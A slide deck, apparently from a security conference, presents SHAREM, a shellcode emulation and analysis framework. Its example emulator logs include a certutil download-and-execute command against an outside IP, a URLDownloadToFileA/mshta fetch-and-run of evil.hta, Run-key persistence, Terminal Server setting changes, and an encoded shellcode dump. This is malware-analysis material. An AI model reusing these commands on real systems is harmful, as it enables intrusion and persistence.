




SHAREM:

Shellcode Analysis Framework with Emulation, a Disassembler, and Timeless Debugging




Dr. Bramwell Brizendine
Jake Hince
Austin Babcock
Shelby VandenHoek
Sascha Walker
Tarek Abdelmotaleb



Dr. Bramwell Brizendine

- **Dr. Bramwell Brizendine** is an Assistant Professor at University of Alabama in Huntsville
- Former Director of the VERONA Lab
  - Vulnerability and Exploitation Research for Offensive and Novel Attacks Lab
- Creator of the JOP ROCKET:
  - http://www.joprocket.com
  - Framework for code-reuse attacks utilizing jump-oriented programming, i.e. low-level software exploitation.
- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
- PI on NCAE/NSA research grant, $300,000 from 2020-2022.
- Presenter at DEF CON, Black Hat Asia, Hack in the Box Amsterdam, Wild West Hackin' Fest, National Cyber Summit, @Hack Riyadh.
- Education:
  - 2019 Ph.D in Cyber Operations
  - 2016: M.S. in Applied Computer Science
  - 2014: M.S. in Information Assurance
- Contact: Bramwell.Brizendine@gmail.com, Bramwell.Brizendine@uah.edu



SHAREM Team

- SHAREM was led by Dr. Bramwell Brizendine.
- His co-authors include **Jake Hince**, **Austin Babcock**, **Shelby VandenHoek**, **Sascha Walker**, and **Tarek Abdelmotaleb**.
- Several other researchers have worked on SHAREM, including **Evan Read**, **Dylan Park**, and **Kade Brost.**

Bramwell


Jake

Austin

Shelby

Sascha

Tarek




SHAREM

- SHAREM is a framework designed to analyze Windows shellcode or position-independent code.
- SHAREM was developed over two years funded by a $300,000 NCAE/NSA research grant at VERONA Labs, @ DSU.
- Numerous features:
  - Emulates shellcode, WinAPIs & Windows syscalls
  - Custom Disassembler, with unprecedented features
  - Timeless debugging
  - Brute-force deobfuscation

https://github.com/Bw3ll/sharem


Art: Ledious

SHAREM's Emulator




SHAREM's Emulator

- Supports emulation for **32-bit** and **64-bit** shellcode.
- Supports emulation of over **12,000 WinAPI** functions.
- Supports emulation of **99%** of all user-mode **Windows syscalls**
- Enumerates **parameter values** for WinAPI functions and Windows syscalls.
  - Enumerates values for **complete structures**.
  - Simulates appropriate return values.
- Emulation data can integrate with **disassembler**
  - **Nearly flawless disassembly!**




Initial Setup of SHAREM

- SHAREM copies and **harvests** required DLLs from **SysWow64** and **System32** directories.
  - Each must be **inflated a precise amount** before being placed in process memory.
  - This step is completed **only once** in a Windows OS.
  - 31 common DLLs are placed into the emulated process memory.
  - For **Linux** OS, these DLLs must be supplied directly, as they cannot be harvested.



- **Pefile**, the Python library, parses each DLL, identifying function address.
  - These are saved in a dictionary.
  - Each will map to the API when the DLLs are placed into memory.




Windows Internal Structures

- Several Windows **internal structures** are implemented into memory.
  - E.g., **PEB**,TEB/TIB, doubly linked lists, etc.
  - This is done for 32- and 64-bit architectures – different offsets, etc. for each.
    - The actual 64-bit and 32-bit files must be present as well, after having been inflated.
    - Recall the PE file format differs slightly for 64-bit.

www.vergiliusproject.com

```
struct _PEB
{
    UCHAR InheritedAddressSpace;
    UCHAR ReadImageFileExecOptions;
    UCHAR BeingDebugged;
    union
    {
        UCHAR BitField;
        struct
        {
            UCHAR ImageUsesLargePage
            UCHAR IsProtectedProcess
            UCHAR IsImageDynamically
            UCHAR SkipPatchingUser32
            UCHAR IsPackagedProcess:
            UCHAR IsAppContainer:1;
            UCHAR IsProtectedProcess
            UCHAR IsLongPathAwarePro
        };
    };
    VOID* Mutant;
    VOID* ImageBaseAddress;
    struct _PEB_LDR_DATA* Ldr;
```


Using Real DLLs for Emulation

- **PEB walking** is a central feature of shellcode.
  - When the shellcode traverses the **exports directory** to find a function's runtime address, it is searching through an **actual, inflated DLL**.
  - Simply simulating aspects of it is inadequate, as this will cause more **complex, advanced shellcode** samples to **fail**.
    - Thus, the actual, inflated DLL must be in process memory.


- If the shellcode attempts to go to a function's runtime address, it is **intercepted**.
  - It is **logged** and a suitable response is **simulated**.

Call to VirtualAlloc

SHAREM intercepts, logs, and simulates a response




The actual VirtualAlloc in Kernel32 is untouched.



Lookup Dictionaries for Functions

- Custom lookup dictionaries are used for APIs based on DLLs.
  - Each contains function prototype information:
    - Number of parameters, parameter types, parameter names, return type, successful return value to simulate.
  - These can be used to identify **thousands of potential functions**, which may not have custom implementations.


```
dict4_advapi32 =  {'GetUserNameA': (2, ['LPSTR', 'LPDWORD'], ['name', 'size'], 'BOOL'), 'GetUs
    'size'], 'BOOL'), 'GetCurrentHwProfileA': (1, ['LPHW_PROFILE_INFOA'], ['pInfo'], 'BOOL'),
    ['LPHW_PROFILE_INFOW'], ['pInfo'], 'BOOL'), 'IsTextUnicode': (3, ['LPCVOID', 'INT', 'LPINT
    'AbortSystemShutdownA': (1, ['LPSTR'], ['lpMachineName'], 'BOOL'), 'AbortSystemShutdownW':
    'InitiateSystemShutdownExA': (6, ['LPSTR', 'LPSTR', 'DWORD', 'BOOL', 'BOOL', 'DWORD'], ['l
    'bForceAppsClosed', 'bRebootAfterShutdown', 'dwReason'], 'BOOL'), 'InitiateSystemShutdownE
```

Human-Readable Output

- SHAREM logs human-readable equivalents to hexadecimal values whenever possible.
  - There are 100s of instances of SHAREM doing this across 100s of functions.
  - E.g. **PAGE_EXECUTE_READWRITE** is logged instead of 0x40 for flProtect of VirtualAlloc.
    - The actual hexadecimal bytes are used in the emulation.
  - This is done via custom implementations of APIs.

```
0x120000ff VirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType,
DWORD flProtect)
        LPVOID lpAddress: 0x0
        SIZE_T dwSize: 0x1000
        DWORD flAllocationType: MEM_COMMIT
        DWORD flProtect: PAGE_EXECUTE_READWRITE
        Return: INT 0x25000000
```


Custom Implementations of Functions

- SHAREM maintains **100's of custom implementations** of the most security-relevant WinAPI functions and Windows syscalls.
  - These **supersede** those that are found in the lookup dictionaries.

- Custom implementations of functions allows SHAREM to log human-readable equivalents to hexadecimal values.

- Custom implementations can allow for highly specific actions to be undertaken to simulate success.
  - Config file settings can also be used to allow user customization of some simulated response.

- Custom implementations support the use of structures.



Custom Implementation of CreateRemoteThread


```
def CreateRemoteThread(self, uc: Uc, eip, esp, export_dict, callAddr, em):
    pTypes = ['HANDLE', 'LPSECURITY_ATTRIBUTES', 'SIZE_T', 'LPTHREAD_START_ROUTINE', 'LPVOID', 'DWORD', 'LPDWORD']
    pNames = ['hProcess', 'lpThreadAttributes', 'dwStackSize', 'lpStartAddress', 'lpParameter', 'dwCreationFlags',
              'lpThreadId']
    pVals = makeArgVals(uc, em, esp, len(pTypes))
    dwCreationFlagsReverseLookUp = {4: 'CREATE_SUSPENDED', 65536: 'STACK_SIZE_PARAM_IS_A_RESERVATION'}

    handle = Handle(HandleType.Thread)

    # Round up to next page (4096)
    pVals[2] = ((pVals[2] // 4096) + 1) * 4096

    pVals[5] = getLookUpVal(pVals[5],dwCreationFlagsReverseLookUp)

    if pVals[1] != 0x0:
        sa = get_SECURITY_ATTRIBUTES(uc, pVals[1], em)
        pVals[1] = makeStructVals(uc, sa, pVals[1])
    else:
        hex(pVals[1])

    pTypes, pVals = findStringsParms(uc, pTypes, pVals, skip=[1,5])

    retVal = handle.value
    retValStr = hex(retVal)
    uc.reg_write(UC_X86_REG_EAX, retVal)

    logged_calls = ("CreateRemoteThread", hex(callAddr), (retValStr), 'HANDLE', pVals, pTypes, pNames, False)
    return logged_calls, stackCleanup(uc, em, esp, len(pTypes))
```

Structure

- The code for custom implementations is **highly modular**.
- There are hundreds of unique implementations of custom functions.


Windows Syscalls

- Windows syscalls have **almost never** been used in shellcode with the exception of **Egghunters**.
    - They are **extremely rare** in shellcode in non-Egghunter form!
- After an influential report on malware with Windows syscalls in 2018, many offensive security tools and techniques followed.
- In **August 2022**, at **DEF CON 30**, we released a tool, **ShellWasp**, to help develop **syscall shellcode**.
    - Demo of a complex shellcode with several syscalls (no WinAPIs).
    - Syscall shellcodes are coming? ☺
- GitHub: **https://github.com/Bw3ll/ShellWasp**




Emulation of Syscalls


- Nearly all **user-mode Windows syscalls** are emulated.
- Function prototypes for each were laboriously searched for, one by one, until around **99% were accounted for**.
  - Many of these are "undocumented" – and indeed are not documented in common places, such as Undocumented NTDLL Functions.
- 32-bit: We initialize **fs:0xc0** to point to a designated location which we hook.
- 64-bit: We hook the **syscall** instruction.



Emulation of Syscalls

- SHAREM's stack cleanup for syscalls is different than with WinAPIs – there is none.
  - The shellcode author is responsible for their own stack clean up.
- The user must specify the target OS build, or "release," to emulate syscalls successfully.






Emulation: Discovery of Structures

- Very important parameters are passed to WinAPIs or Windows syscalls as **structures**.
- SHAREM can apply **structures** to parameters that it emulates.
  - The structures must be instantiated and created for the supported functions.
  - Structures are **displayed automatically** if supported.
  - No other tool supports discovery of structures via emulation.

```
typedef struct _STARTUPINFOA {
  DWORD  cb;
  LPSTR  lpReserved;
  LPSTR  lpDesktop;
  LPSTR  lpTitle;
  DWORD  dwX;
  DWORD  dwY;
  DWORD  dwXSize;
  DWORD  dwYSize;
  DWORD  dwXCountChars;
  DWORD  dwYCountChars;
  DWORD  dwFillAttribute;
  DWORD  dwFlags;
  WORD   wShowWindow;
  WORD   cbReserved2;
  LPBYTE lpReserved2;
  HANDLE hStdInput;
  HANDLE hStdOutput;
  HANDLE hStdError;
} STARTUPINFOA, *LPSTARTUPINFOA;
```


Structures

- Two structures are passed as parameters for CreateProcessA.
  - Instead of just a pointer to the structure, we see **all the members of the structure**.

```
0x12000103 CreateProcessA(LPCSTR lpApplicationName, LPSTR lpCommandLine, LPSECURITY_ATTRIBUTES
lpProcessAttributes, LPSECURITY_ATTRIBUTES lpThreadAttributes, BOOL bInheritHandles, DWORD
dwCreationFlags, LPVOID lpEnvironment, LPCSTR lpCurrentDirectory, LPSTARTUPINFOA lpStartupInfo,
LPPROCESS_INFORMATION lpProcessInformation)
        LPCSTR lpApplicationName: [NULL]
        LPSTR lpCommandLine: cmd.exe /c certutil.exe -urlcache -f http://167.99.229.113/default.css service.ba
t && service.bat
        LPSECURITY_ATTRIBUTES lpProcessAttributes: 0
        LPSECURITY_ATTRIBUTES lpThreadAttributes: 0
        BOOL bInheritHandles: FALSE
        DWORD dwCreationFlags: 0x0
        LPVOID lpEnvironment: 0x0
        LPCSTR lpCurrentDirectory: [NULL]
        LPSTARTUPINFOA lpStartupInfo:
                DWORD cb: 0x88880000
                LPSTR lpReserved: 2290614280
                LPSTR lpDesktop: [NULL]
                LPSTR lpTitle: [NULL]
                DWORD dwX: 0x0
                DWORD dwY: 0x0
                DWORD dwXSize: 0x0
                DWORD dwYSize: 0x0
                DWORD dwXCountChars: 0x0
                DWORD dwYCountChars: 0x0
                DWORD dwFillAttribute: 0x0
                DWORD dwFlags: 0x0
                WORD wShowWindow: 0x0
                WORD cbReserved2: 0x0
                LPBYTE lpReserved2: 0x0
                HANDLE hStdInput: 0x0
                HANDLE hStdOutput: 0x0
                HANDLE hStdError: 0x0
        LPPROCESS_INFORMATION lpProcessInformation:
                HANDLE hProcess: 0x88880000
                HANDLE hThread: 0x88880008
                DWORD dwProcessId: 0x2710
                DWORD dwThreadId: 0x4e20
        Return: BOOL TRUE
```

Structure #1

Structure #2



Structures within Structures


Outer Structure

```
0x120000f5 GetTimeZoneInformation(LPTIME_ZONE_INFORMATION lpTimeZo
    LPTIME_ZONE_INFORMATION lpTimeZoneInformation:
        LONG Bias: 0x0
        WCHAR StandardName: UTC
        SYSTEMTIME StandardDate:
            WORD wYear: 0x7e6
            WORD wMonth: 0x7
            WORD wDayOfWeek: 0x0
            WORD wDay: 0x18
            WORD wHour: 0xf
            WORD wMinute: 0x2a
            WORD wSecond: 0x2e
            WORD wMilliseconds: 0x0
        LONG StandardBias: 0x0
        WCHAR DaylightName: UTC
        SYSTEMTIME DaylightDate:
            WORD wYear: 0x7e6
            WORD wMonth: 0x7
            WORD wDayOfWeek: 0x0
            WORD wDay: 0x18
            WORD wHour: 0xf
            WORD wMinute: 0x2a
            WORD wSecond: 0x2e
            WORD wMilliseconds: 0x0
        LONG DaylightBias: 0x0
    Return: DWORD TIME_ZONE_ID_STANDARD
```

Inner Structure #1

Inner Structure #2

- **GetTimeZoneInformation** has only one paramater!
  - It is a structure, which has **two structures** as parameters.
  - We see all three of the structures, including the **nested structures**.




Unions

- SHAREM can display a **union** of parameters.
  - The parameters **share the same memory**.

```
0x12000237 ShellExecuteExA(SHELLEXECUTEINFOA pExecInfo)
        SHELLEXECUTEINFOA pExecInfo:
                DWORD cbSize: 0x3c
                ULONG fMask: SEE_MASK_CLASSNAME
                HWND hwnd: 0x80808080
                LPCSTR lpVerb: open
                LPCSTR lpFile: calc.exe
                LPCSTR lpParameters: -params
                LPCSTR lpDirectory: c:\User\Default\Downloads
                int nShow: SW_SHOW
                HINSTANCE hInstApp: 0x70707070
                void lpIDList: 0x0
                LPCSTR lpClass: [NULL]
                HKEY hkeyClass: 0x80000003
                DWORD dwHotKey: 0x3
                union DUMMYUNIONNAME:
                        HANDLE hIcon: 0x60606060
                        HANDLE hMonitor: 0x60606060
                HANDLE hProcess: 0x50505050
```

Union – these handles both occupy the same memory.




Simulating Function Success

- Sophisticated shellcode utilizes both output parameters and return values in subsequent functions.
  - SHAREM **always simulates function success**.
    - Implementation details vary greatly from function to function.
    - Shellcode may check for **'S_OK'** (**0x00**); others have more specific checks!
- Output parameters are simulated too.
  - E.g. the **PHANDLE ModuleHandle** for **LdrLoadDll** receives the address of the loaded DLL.


```
0x120001b4 LdrLoadDll(PWCHAR PathToFile, ULONG Flags, PUNICODE_STRING
ModuleFileName, PHANDLE ModuleHandle)
        PWCHAR PathToFile: c:\Windows\SysWOW64\
        ULONG Flags: DONT_RESOLVE_DLL_REFERENCES
        PUNICODE_STRING ModuleFileName:
                USHORT Length: 0x14
                USHORT MaximumLength: 0x10
                PWSTR Buffer: shell32.dll
        PHANDLE ModuleHandle: 0x25000000 -> shell32.dll
        Return: NTSTATUS STATUS_SUCCESS
```

Handle for DLL --> DLL name



Breaking Out of Loops


- Not a novel concept, but very important.
  - Discovers additional functionality.
- SHAREM has a **config option** to break out of (potentially infininte) loops.
  - User can specify **upper threshold**.



Complete Code Coverage

- SHAREM emulates **complete code coverage**.
  - Optional feature.
  - Inspired by evolutionary fuzzers, e.g. AFL, SHAREM records **all control flow paths taken and not taken**.
  - Each byte traversed is logged.
  - SHAREM uses a list of **objects for unvisited code paths**.
    - Objects contain original location, **registers,** and **stack values**.
    - Temporary files are used to dump shellcode's memory.
    - Original CPU context thus can be **restored** when **revisiting the code path**.

- Helps discover **additional functionality** and capture more emulation data for disassembly.



Complete Code Coverage


Without Complete Code Coverage

```
************** APIs **************

0x1200003d LoadLibraryA(LPCTSTR lpLibFileName)
        LPCTSTR lpLibFileName: advapi32.dll
        Return: HMODULE 0x1439f1dc

0x12000070 GetComputerNameA(LPSTR lpBuffer, LPDWORD nSize)
        LPSTR lpBuffer: Desktop-SHAREM
        LPDWORD nSize: 0x16ffefe4 -> 0xe
        Return: BOOL TRUE
```

With Complete Code Coverage

```
************** APIs **************

0x1200003d LoadLibraryA(LPCTSTR lpLibFileName)
        LPCTSTR lpLibFileName: advapi32.dll
        Return: HMODULE 0x1439f1dc

0x12000070 GetComputerNameA(LPSTR lpBuffer, LPDWORD nSize)
        LPSTR lpBuffer: Desktop-SHAREM
        LPDWORD nSize: 0x16ffefe4 -> 0xe
        Return: BOOL TRUE

0x120000a8 RegSetKeyValueA(HKEY hKey, LPCSTR lpSubKey, LPCSTR lpValueName, DWORD dwType, LPCVOID lpData, DWORD cbData)
        HKEY hKey: HKEY_LOCAL_MACHINE
        LPCSTR lpSubKey: \SYSTEM\CurrentControlSet\Control\Terminal Server
        LPCSTR lpValueName: fDenyTSConnections
        DWORD dwType: REG_DWORD
        LPCVOID lpData: 0x16ffefe0
        DWORD cbData: 0x4
        Return: LSTATUS ERROR_SUCCESS
```

This API is unreachable – unless it matches with a specific ComputerName




Self-Modifying Code

- SHAREM using **fuzzy hashing** to determine if a shellcode is self-modifying – i.e. it is perhaps **decrypting itself**.
  - SSDeep

- If shellcode is encoded and decrypts itself, its **decoded form** is what is analyzed and **sent to the disassembler**.
  - Its APIs or Windows syscalls are already logged without needing to do anything special.

SSDeep says it is self-modifying


```
SSDeep: Only 0% of the original shellcode.
This may be self-modifying code. Switching to decoded shellcode.
Sharem>Emulator> _
```

Encoded Shellcode

- SHAREM displays the **deobfuscated** form of encoded shellcode.
  - The disassembly here clearly is not encoded, although the shellcode is.
  - If it can decode it, we will see its deobfuscated form.
- SHAREM is a **game changer** for dealing with encoded shellcode.


```
0x8f xor eax, eax                          31 c0                 1.
0x91 push eax                              50                    P
0x92 call dword ptr [edx + 0x159]          ff 92 59 01 00 00     ..Y...
    ;call to URLDownloadToFileA
     (0x0, http://127.0.0.1:9999/evil.hta,
      C:\Users\Public\evil.hta, 0x0, 0x0)
0x98 pop edx                               5a                    Z
0x99 pop ebp                               5d                    ]
0x9a push ebp                              55                    U
0x9b push edx                              52                    R
0x9c lea esi, [edx + 0x195]                8d b2 95 01 00 00     ......
0xa2 xor eax, eax                          31 c0                 1.
0xa4 push eax                              50                    P
0xa5 push esi                              56                    V
0xa6 call dword ptr [edx + 0x14d]          ff 92 4d 01 00 00     ..M...
    ;call to WinExec
     (mshta file://C:\Users\Public\evil.hta, SW_HIDE)
0xac pop edx                               5a                    Z
0xad pop ebp                               5d                    ]
0xae push ebp                              55                    U
0xaf push edx                              52                    R
0xb0 xor eax, eax                          31 c0                 1.
0xb2 push eax                              50                    P
0xb3 call dword ptr [edx + 0x145]          ff 92 45 01 00 00     ..E...
    ;call to ExitProcess
     (ERROR_SUCCESS)
        label_0xb9:
0xb9 cld                                   fc                    .
0xba xor edi, edi                          31 ff                 1.
0xbc mov edi, dword ptr fs:[0x30]          64 8b 3d 30 00 00 00  d.=0...
    ; load TIB
0xc3 mov edi, dword ptr [edi + 0xc]        8b 7f 0c              ...
    ; load PEB_LDR_DATA LoaderData
```

Same Shellcode In IDA Pro


- We are viewing a similar portion of the shellcode.
- We would not expect a traditional disassembler to be able to disassemble a shellcode's decoded form.

```
seg000:00000016                 jnz     short loc_5
seg000:00000018                 jmp     esi
seg000:00000018 sub_2           endp ; sp-analysis failed
seg000:00000018
seg000:0000001A ; ---------------------------------------------------------------------------
seg000:0000001A
seg000:0000001A loc_1A:                                 ; CODE XREF: seg000:00000000↑j
seg000:0000001A                 call    sub_2
seg000:0000001F                 iret
seg000:0000001F ; ---------------------------------------------------------------------------
seg000:00000020                 db  27h ; '
seg000:00000021                 db 3 dup(27h)
seg000:00000024                 dd 0DC75AA7Dh, 0CBA6C2AEh, 27273727h, 0D9A99C75h, 59CF6C38h
seg000:00000024                 dd 7D272727h, 0E2AE7572h, 261295AAh, 9DAA2727h, 27272662h
seg000:00000024                 dd 2727B9CFh, 727A7D27h, 9CA5AA75h, 77272726h, 266EB5D8h
seg000:00000024                 dd 7A7D2727h, 0E2AE7572h, 267695AAh, 9DAA2727h, 2727267Eh
seg000:00000024                 dd 272751CFh, 727A7D27h, 77E71675h, 5BA5AA77h, 77272726h
seg000:00000024                 dd 267AA5AAh, 16772727h, 0B5D877E7h, 2727267Eh, 75727A7Dh
seg000:00000024                 dd 26B295AAh, 0E7162727h, 0B5D87177h, 2727266Ah, 75727A7Dh
seg000:00000024                 dd 0D877E716h, 272662B5h, 0D816DB27h, 171AAC43h, 0AC272727h
seg000:00000024                 dd 58AC2B58h, 0F50AC33h, 8A41F516h, 3653E7A3h, 2155661Bh
seg000:00000024                 dd 25507D1Bh, 0E5E6072Bh, 0CCE51720h, 0ACFD1ECEh, 18AC3760h
seg000:00000024                 dd 0AEE4FC52h, 1B7524CDh, 265F75ACh, 77DACCDh, 0EE16CC26h
seg000:00000024                 dd 11AC7170h, 0C8261CACh, 0E6F51675h, 301520E5h, 2718A760h
seg000:00000024                 dd 7DB5D252h, 2B53D71Eh, 6623E4A4h, 523F6D1Eh, 0E47879F8h
seg000:00000024                 dd 718A7879h, 0AECCAE74h, 37D24F9h, 286C23AAh, 23AA2790h
seg000:00000024                 dd 3B6524A1h, 0D72627ACh, 0A4797C8Ch, 0A66623E4h, 27D8D819h
seg000:00000024                 dd 0E48A5227h, 0B2B70C3Eh, 0EF8BA701h, 0CF984A8Ah, 2727D8D8
seg000:00000024                 dd 27272727h, 27272726h, 27272725h, 0FE7A04BEh, 2727D8D8h
seg000:00000024                 dd 27272727h, 5753534Fh, 1608081Dh, 17091015h, 16091709h
seg000:00000024                 dd 1E1E1E1Dh, 5142081Eh, 4F094B4Eh, 64274653h, 54727B1Dh
seg000:00000024                 dd 7B545542h, 4B455277h, 427B444Eh, 94B4E51h, 2746534Fh
seg000:00000024                 dd 534F544Ah, 4E410746h, 81D424Bh, 7B1D6408h, 55425472h
seg000:00000024                 dd 52777B54h, 444E4B45h, 4E51427Bh, 534F094Bh, 55522746h
seg000:00000024                 dd 49484A4Bh, 4B4B4309h
seg000:000001E4 ; ---------------------------------------------------------------------------
seg000:000001E4                 daa
seg000:000001E4 seg000          ends
```

Handles and Memory Management

- **SHAREM Memory Manger** (SMM) ensures memory is allocated at correct locations without collisions.
- **SHAREM Handle Manager** (SHM) generates and maintains handles.
  - Some correspond to specific resources, registry keys, filename, etc.
  - SHM can log what the handle maps to – e.g. a specific **registry key** – rather than just a hexadecimal value.
    - This makes it easier for the human analyst to understand what is being done, without needing to trace different handles.
  - Each handle has a name field in the class.
    - This name can be displayed in lieu of the hexadecimal value.




Handles to Registry Keys

- For handles, instead of hex values, we see the actual registry keys.
  - This makes understanding what is happening easier.

```
0x120000fa RegCreateKeyExA(HKEY hKey, LPCSTR lpSubKey, DWORD Reserved, LPSTR
lpClass, DWORD dwOptions, REGSAM samDesired, LPSECURITY_ATTRIBUTES lpSecurityAttributes, PHKEY
phkResult, LPDWORD lpdwDisposition)
        HKEY hKey: HKEY_CURRENT_USER
        LPCSTR lpSubKey: \Software\Microsoft\Windows\CurrentVersion\Run
        DWORD Reserved: 0x0
        LPSTR lpClass: [NULL]
        DWORD dwOptions: REG_OPTION_NON_VOLATILE
        REGSAM samDesired: KEY_SET_VALUE
        LPSECURITY_ATTRIBUTES lpSecurityAttributes: 0
        PHKEY phkResult: 0x12000227 -> HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers
        LPDWORD lpdwDisposition: 0x0
        Return: LSTATUS ERROR_SUCCESS

0x12000146 RegSetValueExA(HKEY hKey, LPCSTR lpValueName, DWORD Reserved, DWORD
dwType, BYTE * lpData, DWORD cbData)
        HKEY hKey: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
        LPCSTR lpValueName: Firefox
        DWORD Reserved: 0x0
        DWORD dwType: REG_SZ
